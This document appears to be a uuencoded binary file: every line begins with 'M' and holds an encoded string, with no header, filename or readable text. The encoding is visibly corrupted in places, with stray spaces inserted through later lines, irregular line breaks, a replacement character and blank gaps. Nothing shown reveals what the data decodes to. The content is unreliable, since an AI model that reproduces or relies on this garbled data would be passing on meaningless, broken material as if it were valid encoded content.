MN,&CAU[IZJ%[*19("@&KXK'XPZ.&H('MZ89=X, V'#9EMJ,%)?>'>-]INXKD
MN*^T>&'>#:NX[U]'C,K&Q(==YR1=AZ&A1+?2,(#B<:2IBOC03N6F:X=G?8
M%O\$I5DSHXS?LT9-T5D;5NJJ%[]V4PAJL@<-2L27Z)%B_7' 'R' \$&_R;1BB%D'
M)?A8CE,+_%&W,+<*I;.@U%NDZ\TSST*^NZ@JGP]5W"*VOZ^"\,;!\7,;Q'Y
MW(7[K"H)F85F%;./M.EBG[I--SS[1F^=M'^WZD8Y[FPG8;! "O[\EKX4'.FFM
M.D5L.[NB:E'0)TG!J(HWV7D@?>+Y9Y)5M)KDDP'J)GGRA?4@_.0)#OE';_Q&
M>K;@'#CD4P'!/ *'W;^S; ,5>W=86'.FEK.47:KH.T7=\#/D*]@,1SSH24O\$WQ
MO\$3(' >TH4X-BK*OXS(F_&Q4:U%UN^&5O=D2SLOY=2=%Y1#;K1EB*X:>'&/;
M00SDH[?8IFCAL9SO#EJ)WC5,-HA8P'E)!LY&5SP;.;=0/)'HC'/D4^1CLLC'
MXTX^WO\A/-8IV;=_\$+P>=0EC0Z&4T'\$@H?;8(H8Z\+@'"NU;2<8)H39NH=N
M8IQEJ05DE?Y:4"\$I\UWX/XC\YP_]Y3A_'\JR/^CBG+00B5@*458+#_`6VLWP
M4\|=>E\2ZE?8#\].^W&/VDF8=0B_Y_"T"->@X^=I\%YF91,O#L].+?C_/'*Q
M\ .S4XNUV-M5)T&+21W>]V<2]W_MAC3R6.M+\$8*E(K'B>.UF0M@BYV!RB6=8B
M<J4UFUG69'C.@B\L)JW%.\P#SQ4L8IW+3RR=W#R+'KDA'_>3=#XFL7PK\$\VO
M/317':=Q&3EM>5!>P>*6.,NTB.-Y/'FK@8U+&/8!SUAKP&J2S-2<I#-1VH
MQO3*:P90C>V5:B9074'8ZG197YVA1HOX>R1"8>1=P58'S%L[RX' '\$A^/9: ?D
MD1_)Q*\$9.`SOM62K@*JL5ZHE;'5M11GK\$[4NX?<0("7OW8%R%\$M3UK*H-:8'
M19F'H@XH1OHIL@NS+X4:/I?Q4?IQ)*UF>NJY1N:\2N:\+V^-61'G3!K&]'B>
M^>ZCEL0N.07E'\EQ#JO9[[S"O.VR' !UGG*>IHMWO)_&<GS>6^?W#"]]TG</
M7\O#XYEQ.O1%/4-S+Y4]0T_4#25N;6;1R)L\$=61%&W!/P2T<MZVT%8** (UXZ
MG@MZQA,N#-]/HM;UZ;C<\$JJ3)?3[\$\$K3"&N+\$K'J49N!M=+P*
M<4=0LS2-),MXGFP.&XG+_&2GFG)*<QYD,0MFSKUW1B;!' '<Q9#F; ;S/RA*Z"MVZ7PUR.ZC7
M' LAF/4MS"J^+\$=;?E*@K(] [<3!&YH<^\$(C"#=#')59CTKZV!\T*D##%DM0THN
M^83K=7'N^3S?0<'E):PAIZ8";EB9*N,NU.LT>>DM5#)A6U'?0A,8.XVI3<6>
MX[5\8<:R6.\IB_FR+.;ST/'(#"IN'\(2GXQC\$7N\$U)\$EO7):*CDME9QF>CA5
M>S@I/3G!ZO,^J,]9GMJ>AK6]1M3V=IX7K6>X4&\$ (P\WVA*O%<,]YPR4RICSL
MZ7M2,N4IF?)Z3\JG\Y1O"�+*!_?*:;+D-%ERFN/A-,/#J;1730624[WD5./A
M5.'A-*173E,DIRF24ZV'TQB7D[<\$Q'S@:L8BSOMRQE!NE7M<RLD>RF4>RN8>
ME/6G33GE-"@CUJA>1^T&AII<./=)]PP+F6BGUP73?:7'7"O+YUH>>S1R3K;3
M+J,1H8DDWH=ZWA^2[_Z0"9>BYQA3+WM#Q,=-L:XTH>>LD/I!EJ/+E"%L@R<L
MQE[Y+^)9X(TG.(_BS8%X&UY?D@43.F<UV)>O!MW^XB&IW60QKN/(M9MD'QW/
MWYPNGP+"5X,%)%2'UAGXQ+,YU!(>P'&FT)"^?B-S^I^*V+!7,9-I]L3-O">
M\$/&8.LS]\$EUH/66>?0XWX]UPZUW<,#,";:]9SDP7R)GI/"IFIKE\9CJ(;#WN
M#W^?A_?9DG>CQ*&VE,['_#^A>1]E>3]I.2MP/=\$>)HRCIN.]Z3==PK:9<>C
MUJVG,=8&0>;GN&/M(%+U?=1:YKADIYP%T*X>T\SW&6><&\$ (]\!IAIOK"7?T
M1,2:Y_G^YD0\MT'(XX&T/*[,)(\'7DD4AX#7!XQ'\$K*3_CJ[>[OO->)]#)-
MQF4!;MWW8E\5]_M6[M3]#(W)>\$3)X=SFFOET8#Q\$ (G0"M+KFV'(8(\)FE';-
MYEK'Q!'S/8V)16G\$Z=8(Q)1.M*#J4QCRB,4UF.KFVLOE[CR-*XF0D,^7)F+
MNS;&R!AI+^N<S:W=ZE<SF\>\$GMD\]G_7,PO(]>>&G6)OL-EL0"MK_3Q]"L80
MT\FM\)]7+/88,T-&N;RII1O_#^CFDY&!<1>@'_ .1QA1X^&U?L\$22+!]_W0"]
MFL.;.'5?4O)N7\$/HAQRZDD-GD9)7XPI"IW+H<@X=3DI>P/WN'7I_#FWD4(/;
ML!.J_UR]\$L+%0QY(N1<W,^'7SE)GYW^;:=K-ZIUMW'_9&?:QCTD[4V^!=@?
M4![ZV9ONT)K,5%!S](G@.U_/6AT>CB>Y:7TB8>4>1"OW[!,G+>U'9%C-/T^*
MT-<%A2UYB3ZL9K^\$W1'4-KX"CWME=5><I0]?_`&W;'<^]"Z-9'VI?4O2_Q3I
M\$3^_L_0]FD8%QCN"W_XXGS2/4Z!_RG';U0U?82J\$#I&4%TA\Q7QA4K%AF8/
MDY!K!,1L@&><!1A" T;:] -EBGX[L]XT%N_7<6"9]5/, -0PKK)'QAN:1!W!ZL-
M3<:_+"CV'[6L5&Q&L'[:WQ*/+?P%;>[=#ZR[7N-PP(5QG[KH=?9D/F*(&Q?
MA':&,GR_M&EXCB8-\CY5+K_W7'Y!>0>CW2;L*NW*]]!+N;PI^K=&,_>4,X0
M;ELWZDVQXQ2Z0'V/39'J9'>8*/LC]F.U]?W&%KR_-E'KZ].W#]QXUZO=?<W
M=' -;9I]NM[MAMM'N=OOWM#EV^]MHRERG"=LJ<5[\'.!0WBT6E/8'"DD./L22
M@X_ '[P3\CL'0, 'N;ER6^96%2G^B\$[Z/PVP^_@ZR^]#C\OH/W;WSG@=8^HS\
M3VW.&=5AW]G54RY\O_] ,U(4?L';VIPSPN)\9V8ON?#C/O@;;<X9V[<^^!Z7
M_S'?F=F';<Y9W;>^L[HO7/H3003\PX4'??\$YV. :<O77Z^!QST]GI2T^7R^>H
MC[^ZRX\$?9,*GGLJE('CPZ[!O,3Q>GK25T'_4D6RN]>/H*!TY&=6*@KC3F\$0;
M3.W\D'Q7H]HG.:G\$1\9LZ'_0,A4]\$B,>;5)K580M'IC0!;LA*'3!<.XXCNL/
MC2!I'3!QE\-"J=?FT073DK>>8/8MAUA<%W*AD^3,/KI]RU&&?AZQ-]A'\9;.
M9XV;-?N6'TST'L4K41.XU:@C)9MR-*,&;V'\@I.1]X>.HB(@[&]K@W>1C#2/5
M4!XSH,C".59H'[6R[Z-6L(JBQXDN\$@GTX]ZE/C<>@/+Y'#VOBMM#]G[#;/PY

MMX?`N[@])&5^S*F:S5_@J2+!W4M"@H'ZO?]D=?" [N.4C8@6"I' [O<1:!\L>3
MR_>!N[S]8^Q)NX?<6"_!MAAH+RK!^5^B/%#C\$N/!DOMW8,U\$Q"U=`^>D0C_
M50'T7Q7@SWG\F=Q[A,4#%[%X4]1L\$%99_);@.<AR-419N[Q#U9M4#^U_OB
M?0!H#D+8C=`7[3+VYB3W'H40!R'\$4>Z?JH7@5SQX)VV,/6'LXSZJD,OM:2[R
MMHSU0/&DL5?>EA\$)W)FFT`HUI+@+*)Z2%)N`XHXT!:S%D>)NH-(N*7X)WR!M
M02%M+5S"KN>W@8QP;P-Q;@[9PN^)DC>\$@+2),CG!XLH&BO+T68Z]5\A3&0D'
MBN\5\$K4!V@G6X/"6\$']>O`WF@8\$<7I.#R!DG.6Z;Q'4@SI2X'('K\$.&MX+G*
MQ2V([ROQ/W19@3/XNQ6(P/,[@'5VB?M#T+/C('I2>]M(H2?#:,L?\R?.JP"
M;M?:&0CVJ\R=EWVYRS\O.R#G90?^'_ ,R1S_HZ*[,OO-.['+&CTX8!1ZD8HP0
MXR=KU[E.OFUV<H]#`G\J,-X]P?!]L-3;UWB/!6VS7=IBEN-NJNC'H@!#]S`I
M\RWTX\$!2B=>U4A7E:32SBWZFBW#/-<VX.+>XA4^\$_E<5I?G[I40YFSL&]4X
MS#3#A^SI&':_AOXS\0\IL3I%F+7=7(/+D7'[W-*8?3#&?]G\ (V8)O,;#;T4
MINR_TZ*Q>=1)3WV[XU>FDWM%ZNY7QK%K;<A\$Y_%3X]BK7MF>ME<U^\$H"ZKI[
M&<7>UDI)SS)RQHC;)(^PF4N<._'N[`;#^KY7I@GKG9(F<Z2*W!O+I[,B[F\>
MTX1TOVD7?@N1#NU\1ZEH@8#T:&6!]*4FTN="BM%NXU&@1U^A\$5)>F0MTXX%)
M-DG`.F`DR4'H&Q\I#00B@%Y*SH`9T7H6IYNAYWH!TA)E8[.Q+7.OG(E=H;N"
MJ-OX>@CENS%V&ZSXSP\$^:PX<9VGNV0[WGV_]2G//SLC]\$1_WQT,]N<>-!/HG
M^XCZN+J!OD6_7&6\$@:-]4P7D9ZS*+<)O'DWLM>6D<?H[JE&4,C]7#=#Z'[6!Y
M63@. !80M"Y0%KAO"9(0QA*1G0\UF%??*Y;36\$6R@TU:-0N/'4-?/0%EF@SP_
MC4\UH; ,^E^C[3E[\$6'`D^_)D@JFA2]BG`*UFC60?GL1^K9&40"-LQU4QIVD7
M=C1)F-4FV6B25,KY>B2'"/AG[<+. .ZP;C>I-ZL-TYRJCEA\$NN3A31-GX!]`,
M[%Z7BJ_L-5^-&KX:"!A-';0-U9DSY1\^P)7M._N!+[0R\$@9C%-Q93V+JINS
ML>S'D'.4B.+\$A1H<"257&0E%!E'9"T(O`NBEL*K#L.C-#VM6A1E/2[:C!6&4
MJP>Q=DWF>N93TS\$XZ1<QY#DQR)2+&/(@AA_UB.%13PP:WB%_RCC\N;`RYL+*
M&,*?7&\<UK^(PY^/_ (SYR,\8QRI?'/FGC`.XYHU4=`(YR!VEJ-P:*JX8-*Y:
M,*Y^K?ZUC[UTM`JNQ=^&K6(F(I9OU+`+\$Z9#V,?H10J.YAZ6-/S")IK:L%L
M<EV@CB&FY-VT/!9W2'DLZ'FM/CBW9>1W.F#00VJ9-.;Q"3&T0]PE8<<4GLP
M]MYS55.ND[`7'-4AQ[G\$]XKI\7<PID/X'&@B_:GHE^M"Q.?GAY!)'4)' +JS:
M-6N@MQC)Y]Y%E%8."^>2\9"X5.QW,.,-*F581M#+[F&,EARBY24G--F/SI3Q
MV(DU%/TNILK'D?(B)Q[14\%\%F@MY?X\$WHIZECH%U4SO\7H2^8S3TP.V8]T0'
M\.@@X;Q4[!74,TG@_62ODIA\>TV^X7T[;P`^3K9#GF]D-7HRL9OTD;K]T.-#
M7/F\O-IA;@#SW=AN""TWPS+- (5&J03[7\I)HBMGH5?@ (X?G0^'S[=@WK"G7;
M<)R]`7@-Q73WA;7Z&N1W/K'7[(8>\$](13B7^C:&_)3)2S*0>Q=F4(04,/.<
M?/7!<N.6%?I&*# :F)LQ#71^R6&#EOP=9>!' ,ATXMF=S*SE8\T(ZIF\$Z*(["
M_:&' -4STO648<;85:08=[\$V5E+D'GUKCS%&LU([3+Z`G;R/VD/\&BLL5!7U\
MNM]S\5M+?S?@MVX\O\$H_IJ!WC"[XC_W^5C(B*X=,OVDPM*0/2%\V_:92>'L?
MWO*,*T&H\Y2GH<B4G(L/2_8U"%DO]'<#GS)"`DU[(R)'*';.\0^1:\$RAHQ0
M<DFR^\$597P^`M(M>),VQCXCI6=MOD>U(\`\$R&V^`M&47,BIPYWV-.6P`K\^^
M/[GP9Q3GSE#\@[K#67>^2+SKT1T=Z7F%JZ<X9UKB'R\W"%L"43:\WA>TJ,A
MCEX)R,LN>-NO4(____K;=E7FQ3RB@FV,?DYB'YJ.,-)]P&DV.AE]EHBG_E,3&
MB#T[3'FG[#_\$/@.'4SF**6>.6]7AYA'BOE2F-2;1R'\`9@;_TY%[\U'01KN
M`\$I8!YJ=`Z[?#\,*S&J%G\$?*@?Y^V#^?DC:>.`<-6>W+OQT*7%H)8VQ%E)#
MZBHZ25WE89*JVTH25IZKKUNP6_A>J1]Z!-KY45(W&.A*@2[QJ&HRA,!J7TUP
M7,IL48D[#Q?]4&RWN(? (3AP\$RO\BY:0N<82LYGS>HY3=G(?<_I>T-P&,JKH>
MA^)] [\V2?3()6UQX"8BC(IDD!\(1S8I\$`X3)@(98PR29)"/)S&1FPP`M`FK5
MUGVI>]6Z5*NUH-:Z;[6MK8H;(@KN@FA;M>Y;RW?.7=Z6@/[^WVBX[^;N>>>
M<^ZYYVY7%&5#6;SN<J*5AH.?BI3YC*[F4LY#H9R#&:Y*+BU62AL[?2?13M]*
M^!ND.#I#-*2[+H6*9`O;O,E;+XDS1?\`O:S'LK7D4<@OV?VB7`T:^\Z'9"
M?_]"- (JZF0=8XK_98\;_&-(#GWC\$`_T2_4:Z&Z\$A5#]\$`=L%)->F4K]2[<\G
ML_4L1K]/8V)3N?*J.1[_#-OE\$^TZ`<HIHNS=Q/U"SP_1(PCGM\$[-0]NRH1>&
M@*H[\RE[95B_G+U2Y\H]G^R)Z6?B7R!FO*M1_U>K>J><LBU+D)EEC]OS_V<
M24T/@KW9[Q4:.*Z4`W1,ZY[CWA]@H\1U>YZ,J7'=3DJT1UQQ:_\\$<0/@@RUQ
M9OUN)CEA^S!E[?[,&G!^7=CZW"_I7_#MD&)WNJSSB;8HC2S_[H.;;YF#?NV
M:^\!F8PO1(F35?;-@M.NT;&9C-DAJ7)VDQ-M\$SL<Z?PU<SLQ!S#L36>*<2?*<4
MJ0LO*<EZHT`\X,G>6;@5W)(LE1AA_'5.B'L"RHD'`R%_S=[F`;Q^5XEW0J5,
M'>;J`8"W7/C^SQZ4!6#Y6:R<<RQECR[OWNS`MN'@#NTV=V`+M-A2)N9^@MPB
M:H41XJD]>_0<0I;L*7%-L(RP#T:XUQCAX_>\$MR3\$"/.TQCQI-5K+GAKU:\$B1
M-.8@10\A1^![!09WS[F?]0[SISF%#S2Q-X6Q09NG^`#8;I1;X\(`K"A<9\$%+B
MXKT0>HD\$YTIE*YO-)`[S[?@KH)Y*MKY7TAK`^0CC&GL%)8L(>&`85R,H,]!,
M+@16ST2+Q.!(\$JY<";UY%.F)RI/@ZTGV-0A?X.OP\$[3EM;-4.>EV#<%VZNQ
M>VZ+V4CZV&TUJ-GWKL;L0T&K8,W2^SUCQYY\$`_IH3_UCAT[2'\OE-`[+"4#
MM)' ;\Y+!-X%6@KFF!SCB)LBXOY;0(EDJ)/31/27\$[^5QH>'0G4?NW;,TF((1
MRX&12U+)Q>-(N2`D`=3N&UH[2RNP!MWDFT/&DZ7!8<AU^1X1"G39)E^X(LY*
MX#QF=IZ+!GX>#L9%&8%UV0(F`H5Q^Q6.VT2_Q)\VA7K4\$N7W!27JP63*2XU
M?&&,3@8NM-VE4M1DCT)[%A+-,ZS_GFF\#^NO,9Y](:&>\$N6>?)I/Y3/ZR\K
M42?GE6C3R)0SS9PAXJ+#OG,9Y;60N%C.L,BI\IR*/UBBQ/) *U&FLSB+7YRP'
M<@&\$+749=*N9`<5"!?; ,NA*EK4#F"%\)=65]2)9>YJ9X6D3/_*`A92.!#Z2
M=,;6?W":I`C6`)>A<+G&CG^XV?X\$^U+=]T*6D2/H@/<@;H#QO,FZ5?2LVTY8
M=3Y`_&*MA7P5H=?\1312#6MA=781B<QRS\,'ZHQ+6?Q\0,61"_!. /5;932
MP.X2UZD%9JQ'QBH`RZ_Z>\QU^^\$>\$0/E+94YM!,RYY/\`#K]O"OE**::%J7'

M`ED=#S:1*Q@_<C?:>J5%6@&IKL\&B%Q-5C!) S1 [E+#V?> (*! [V3?74\+F8X^
M`I2FGYP`% (F?I>3C (.FA<4\+&M&2CJ5JS&>\") \$TR#-T3A6GT [6' B6=, \\
M:N=) \$JXX! [B] 5Y0@ [0S^\$D) ^20#VAJZ\$*WY) D*?1U"*EC&SFZ9:M57WMG<%?
MP/HY!T) ^`6V_34&.Y") 0\TX%;U2>! [[' 65Q2?Q#B.H/G`N48UV>K*N-#4' 93
M0L_U2, D, O_`G"=K_2`LM.O=I2:/^PD:CUAGAY] G"YQOAY] K"6XWP<PBW2\+7
M:NAI87=.A_Z0W\.`C%<5=FX85GT6>] /X.UZ4H<->8 [WKV?6TL' WM6TWE75OT
M] T' X`3C6_PG#J, ;UR=# [; %) %\XP1] E' K"/-4;RAU) *&O87=R3/LIF: ?EV=YY
MD.8C1; ?8%#SE.; XVXKY<Y%L\$ [TE9^O5/BWN [JO_M, O (\$*7) 5\$6! 49ZYR; X9B
M"QDMCWTZVVE.) V.: <"E"PPN*3S5EM.>+^C\$^J; \ () 9NRR<N, L?VE; <RO<LR%
M' //KGQ; R7C; FOX/ZP"V\ '=H_C!P-C/U1EK' G>6 [YP3SU1AXY+G<\+>T.8AY,
MFU\$EW2S; >-?3\$M_XB?6L [KXQX`YC' K:5B? "R=%29?Q; SP=/\SI; _ [Z/: -*P2
M2 [OQ]] Q>8' O+TX (' (R9?) MH886] 9PN3X [1 (X) .%; 2Q48Q7/8"/ *5FV\ 9YX^>
MEG8B3Q; ID.OFJ>0=Z2\EO.L_93?>-8%__B?#ZTZAOLI\@^; W/L-I=#] =JI] /
M\ X? ! 2 [26' ' !D!K4D) +QDD3P9 [12PYT<Y2V! CZ@O\ " ^3=RC\@7*.LY1SZACE
M<`@&WN, 94X] #RI\$.>D:T/7@:] 5GN@\^OX?HZ:K51/\^L9/L<) WWHJUUP>A& `~
M1SPCY, -O) T [80*] X`-?; =C5+*7*UX] J [B: ^], @5"71#J64IH\$2VFMV`XC/GZ
M\X`VVJ4P [87@/' 4B": _#D`^9U`Q#O\$IXG8">X\$KUPFPKGFBNB<1/`OG (X0P
M8, "J?KRJ\$V-4/L?U&M=W*! B&9T>RC./W64; [&&6\9I0AQZW7&+?3V; A1`9N#
MMK' G:5//6' ' ; OQ3='FLGB [@3Z/E0UAG4:L? [] &>\$; -!HVV) 5YL7?+YZQOR6,
MOXO&" +OB&>L [Q!K [ONX9CF^X7"#N:U`4QM__F706_85T%C_) Y#I/"-Z9] ^T.
MR%/ <6T0=_W7J0OHU<- (, ?TM8; L_T! 4J?5UQ*35*%BE6; L!0`"BD-B!4XZ' 7
M6\$*G^+] 2JHNR2! .0`L=J"KN; &?@:: (F*P.NF/.FQ9_C:'O;] #N58I) 0R6U3Z
M' XE"Y) U@9M/_&:X#\$@X^ (>:UD. !; !^B/^XD"%^!K [`4I, O#%1AZ%V' G (I5/
MB/*L: 66H' ^@<X_W`9R3N^K, -- [UCA#] I"W_?"/^+#4_`ZQGQQCB4\$ _<=HT@<
M*_O\GV?X^57G%-BO8#] &&0*Z:, GW* [2, 13A>X] 9M"?D6TC] #N"RS\YS?L' GU
M, NEOY [JKP#W`T [GN&MC=_@' <:"@/] [E_09H#40; TRVM) Y [E7DQK@JCO/NP96
MX [4PTD70"/P"/D] !NJUSW?7@_PU; E>?`UUY, 2Y3AWD9I-4L%! 4JKB_G02 [\$\R
M11G:9] T`J=0UM%&CT&Y, !QA+"9\ .H=IJ6NPBU]] , , ; 31E:TFZ^J5TG1<'V) E
M7, O.Z0BK] 2IHZ0M0X [6P*U\) L9WK; B` (??) 5RNAGJ' 6OW4`6`BE01E^&&J\&
M>O`N] 8; # (, 3C+RU3GH=] _F+U-SD+8=@ [UUW' K (P, 0;] #*%F) WRDYC%*M) UR"
M/D*XY=YQ9#K#PW+4#B&K@>\Z6' P/ [S' #5\) W0' Q'] Q!%) 6L@W_7P] PDA3\$Z-
M<YAE@8<9STIXN, X&) S.?Y?. (J^ [7C, ; B=Y/G0CCJBX3KKB>HW\+@LOXW@C; (
MJ/PEP>/<X48 (J^+ [+9X1IX]] 3\$-K#?!] 1R04\$K (:0H [%\$, I"*&K (2' PA:\$^C
MC3?88' ; ^LW) OOOY:=G; `98JTU:<C69R5M<!V9#UFM?6PWRKW*UO<. (_QJ6WB7
M\$7Z-+3QJA/_: %KYR5+MYS/"S', =R&6DG/<:"K [<^:) &&7; J&&G/G/ SOZW?:S
MGY7G.G.I:>N; S] OY\$#>/X: *Y-\$S& `1T\%];] 4 (W3<O) 4?>99.F"SC_9@?+@2
M_LJ*X`] E] KTJT<+3M.H@O:*=_`TA<60_R"8/RQYV' < (FP6, &?8=K' &-P, FP
MBP2>- ' ') %="6B=A_2`-] ?@>%) % (*VAKMY2&@P`S>ASVE3*BP>:=U" _4T/HU
M6CN7\W [; L_PLOP; ?=/1] #&WQ0ON^4JFQ3Q8@COQ?ECC/V/@LEQF5D7M) . ' (@
MM) F?45" TJV7X?X) ^S?1' T`] , NV?#*O?QB' TBI="7\$648XKH1/ [HGN^] 5"MW\
M_` ; 7RGU0SYDXQNN@#`O] &UZ/99JT<W@#^, O0/Z"R5QM/!S] ; *PFV5H; KOE1]
ME; `+L' *0YFW%<I2X; QKLB4JE_6JI+383ZBKNKF>S' =35WB=#NV [2%O! Y\$ [O
MP8I8# (W") PNFBA9AKZ (JEURM9%C43#,) 1N<] F) %/U14D? !; V= (W2SU [=<C' I
M30_\6P:U; R, N2EV!OX; /@MJ"EV] !&B2=9, IGCD\$B=GB#I7#IM1; ?AG&YD1P
M) WOO5<)) +#^CK"/AI+. ' ["TM%65I*IO-HY@L3; 7WB<ZAG^P) #^LTK' U\$! 7U
M) #PLYRVJ<J@; 4I". F (YTA+R-#I") 98^X94XGXYOSXSXB83>4H7^B\OOE_] H3
M=GU, .L=] 3`* [S-; QWDB: ?<>S! VUL&X?U2) Z () 0TJ/A&Q<1] 280@@. *X [S+4
M@0! (C_M6*^3&`^QZEI^/.G/ [E\A2, ?_%MOQQWT) -L9PQ??*LX\$7:3/ [D2QD6
M-, ^NOG] 6GE%-5LPW`:'=F_E; IP<HJ%VAVN2:A1:Y) HP=P7%; "`^.; ZD<J!P,
M?] ^QVU3A6QP2CS/S-O%] CE5E@*?=-*%&5EO<?>WE%K+QQOHOV2S/^Q`?X@YU
M@FV_T#=#+O`N" @7?Q=]] F:6/&GG [ZYM\$784M3.A-; ; :_N27' <IX,] ZG\$^D97
MHY' >94M_C) ' >0XB%QVG; S&DL#*>L] >R\$SMPPN0.I, M7<'S#] \48Y7ELY) QKE
M9 [] 9S@) C; ?+QZ-O, WYE-^F91E73.? (ET5F\! ?/ `8X) D93.OX9= (Y:QOIG+V5
M=-: \PB1+SP" F"@=? `IA' [8WY-\$C+R"N`] U" *O4EJ., HRE\7^K/J4Y+Z4TP.
M) ?7O3MDLS\Y>AI3-XG5Q3A^7D48HY664T>BSF"1_LKH50IX%W/0RC&+@8V* <
M] ZW?S.4] 2^M>A/PJHZ8`^&IDFZE?U`!Y&U\AR7"!YJLLHY\#_176J"ON6Z; A
MZ [^F_9 [S-LL] @O>"M5Q+ZO] `C\$QK*5JRQ% [, HY/8_C*/?K^M1] :Z6/0"S55
MHO] (M) 7+OJKR`) 9WPT [T@<D3_`HSQQW^_P#N5JPC4*U,) +) \$798 (-'1<?U*M
M\$SL; U0L` `RN4*H%W@<?^UL0==VSF<J>D [V^X3_/SV= (M [%Q; ZK/C [Y [-4A? [
M16, -8, R#F_G9:=C' 9P_Q3E+_. ^!2+) \$*_1%>RN.; I=SS [VHI:YD+4CW-SIS=
M0A; W] \W\ -5?&/?-YJ\7 (R; 3P_5; @%; W4K^*) \>EP7Q2Y4.YON!S&*=/31IA
M&^O_A, ' (, P1G<^EY [(Y1NOFF!4!P,] DNWT174>J`=[#I1C; `!AE&RR4P!<L
M-<Q\$D+40YN, MDP_`^4+21\YR=_A5, AAM!R (<Z_XAR5%\W^/X-/AVI\$%^/@: _Q
M] \5FS@<643_QUU4K; C (; , `#*2*C. [3H+/70#`ZT09\A<MTQ [CO/3, RO<9&:#
M2; ?DBK/A/ (B_&, =PG) _49) *>] P*FPP. . =9AWT., =@ZG (*Z, QR%-45D:A=VU
MF\0 [_Z2LNRVN_U690.; ; D+ (>P%4 (. -L#D8-NAF57?>\$MXP@BOS&J`WM] #D!NZ
M\`BS=D [E (] 6.Y [".>E<W52) E3_`] -4 [ATXN`^Z () GLY.P?%, G\$X#@BY2IMY#
M1\$KM (D531#EDDP_KF=) FM`2XKR"AL (\Y^ [UI2>#, MQ2%O@7] YV4&MDH] RX.>
MXWN#GX9UH%GJIFC! 0GD>CO&'BWB,] 5, 67VR-GS4ZOA [CO4*WZ*CG. *XL4M>1
M (F7='DCC.X%ZY/K\$&?0=YL87L7%) QH-/ *E-IX\$MT9] + `I^@6*X&/F*L&/L1D

M&KL?A3) Q#AN</Y-G@LN?X[I, 2X, 1J'' U6\$Z `KWPR1]- (C>N_@ (-&SV>X0HY7
M@HT7COW&NHU+PI4 (([\#?-V@*A2IP+\ `AXCOG//UD' A.RG?, &; #JAJUZCN, 8
MA#FDSL*EHA [@M2F3?7* (/ _4YJ:<+\ .> [5V' 6_ .!KJF;GZ\YZ30"8/EQUG, ?\$
M_I__G-@?ZL;H6_WHOOG)?C79_JBBE68;9UA8SB7/<7 [([TNV/:J4JABKB3JN
M?D [HHBD_=@23H4<5E=7@SN5?+V\$-L%QRR:, *2D `Y?\UAZ5: (; \-^K%AADSV'
M(U@ZS(->S_!F!;C\$O^E%L[0 [7/:*4KLE6:] 1R `DMH' "VEH2+-3V8U3B\$HD7H;
MP/YM@'], YU^#) V(3.+; [R-\TL[\$0T^S!M?&6) <T<S85I] @0^1ER `N%Z6' -CE
M\$ACM, 3DFM' /*; 4) 3&:@K_6;247H+/_V6^#_IT&\EG5-O) -874FZRT) \O/R=Q
MW<V\$WZWL+': '>%+L.Q/_6_' @T-TE;=J0BG: :D<+-J1JXE0<?_RFKRLYGM?5
MG*0_7-501BY2LDB1UD:J&J>2B] 1LNE' ?6!%?,DBGJ;!S' 'P (" ;?="#DGL7\$-
MO%X5.) "\$EV#(1# :R@=?\Q54->L! `1 (&2E, #V(L#C58T>LEVE" I2G!K;1&P-;
MZ<6!S71] X, \T&7C0@K>?D->*;K6=% [B>E^&WV,) SC?#?VL*+GI=C<J-Q+L/H
MV.>Y [D\81K@& [U# `V, Y%G1K] %K; 60_IO!5T3AC%&W@C' \$VEGSJ5_P7@9PK38
M"X" F_JN&M+-9 [\& .=LKU>?CS?/_&?E4J' M+AOQ5F>PW;OS4! " [.?YSPVYJT"
M>, \$^5: I9D!8@H>BW1GJ) .QJ?Y [II-4H1F_NXWJPH;-?/L4AS;QZ5; ^' S4A9]
M\$^, S=0LL+=W+>' 8^/_: \1) ZWPYX, [W>, /+_KN&Z' (+R' K5_J":] #J"ED<%3M
M@7T2_ ; I/3<) .5T. /@KA^=NZ@SY1] SC; \D\\$?4H;) ' *6"A) 44] !] @<L-M; #V'
MU13Q: _%@LUJIY; I" H1P24C-D8V4' ?H5RP3"? /"EI, &7) *\$PQ" P%OSM! / .M6
M>0: A/=N (AU) /8* .11LN0D&O\$EB;P4; YE?C<\SVT==_JO-/3L30!= `FMVH^#W
M.GV7VGR7@>\X-N/^7Y%NLDJ<"] GO-45A.] _G. : ^ ` , IN8CCM4L9=\$QLW-\?.
M(79?R6B28= \J+CO2/U. 1LBU39D-/H*:<:] -250YY?N@Y?I" /DW4DV78#J0R7
MD9G8<JBG6\6S^E_#GENLGGWV70B^K7P' 0] >!BLG*0) *] <8<WRI>* . =TU" _
M\$7" \%/H_!W; 9L.] *AHNQ38PS7UJIHOYB#I2\$<' @GI+\%8< (;OO `*) EE"%_7V
MKL=U> . &5 `I. O5E' _ (:XO4V&N+ [R<=-, U0, D" : POAY!ATH": ^UKXPL0D*, EW
MQJ' , \42\) PZC! /S215>RO09; A" ^: ^HL\ -V3<O\%9?7_L_ `?: \NOT.5 (#F' , R
M>8YXW (%_ .OSW\$! /%&6] R5NZVM+2\ (6_@AH.W\$<+ /Q [50E [BX1JVL, :] : H<
M%3&FBF<%3W\$: ^ `XA?7LD [W' _\Y+ _OESHYW (I [> / / <] ZC1O7B>W0PVS, RG^
M?0! \! [[U" /A [!M+ .QOG13EAV" 5G: =@FT=H9%@S2\Y\$JQ<P_PO35TI: " +\$VQO
MY?J=J-O91LK4.89N) VJ+ `N_ ; ?@7L*%<P; = \$ZH `L! _L\$7^) [38 [BGO_X\ ?RL0
M>+P*/C?4=@-EO&4% (" _L6 `%U-ZEU! ^\$ ([] Y38/ "> _S_5V; P5K5. D65Z! !W\
M-91Y! "] SB9R] I#BY; X\$2823T^>BJ9=J [Y*6R=>2E*EA]=1^K4XO" 2RX=HQ43
M9" M<DUVPMD-<: M; `XC [: @_] 7%Y/ , J38] YJP7Y+J\ S+@+@/-8 `.' 3, ; QM+#Q2
M: L<CH3' QB! (&V `Q-R2\$; JD) EN61#&># : \ "7\$/26P (] ^8K_U?^/\W7S=; YLLC
MYNO0%\0] 82W<9JQ/2NOV6JJS_<' ?JBO\$C, U! NSV^ `D; YS* &+8#RN9#H, <5\O
M" SL+^ . <H?BEGE2' = [E-R* : ^UFG%-?O\FG2ISE2! AH?HABB [Q@GH?K* CQ\ `T?
M"; =?R4YCL `7LE9] @3/ &IN#L7HSQA#U4 ` -XQ* <XN* : 6K () WMHG; 1K@7-7^P* _
M\X" T\Y4VVCE<<: 6-; HXO6: A. , >YJ (T0T06"] +V>1, ?EF&+PU_K= (U' & ` `C-7
M. H-Q_ %3H (X9U) -<S: NA `I9! P: 2%_ [R]/Y: O5&) 9QXOZ#J! AJ" \$>+, _3U0, I
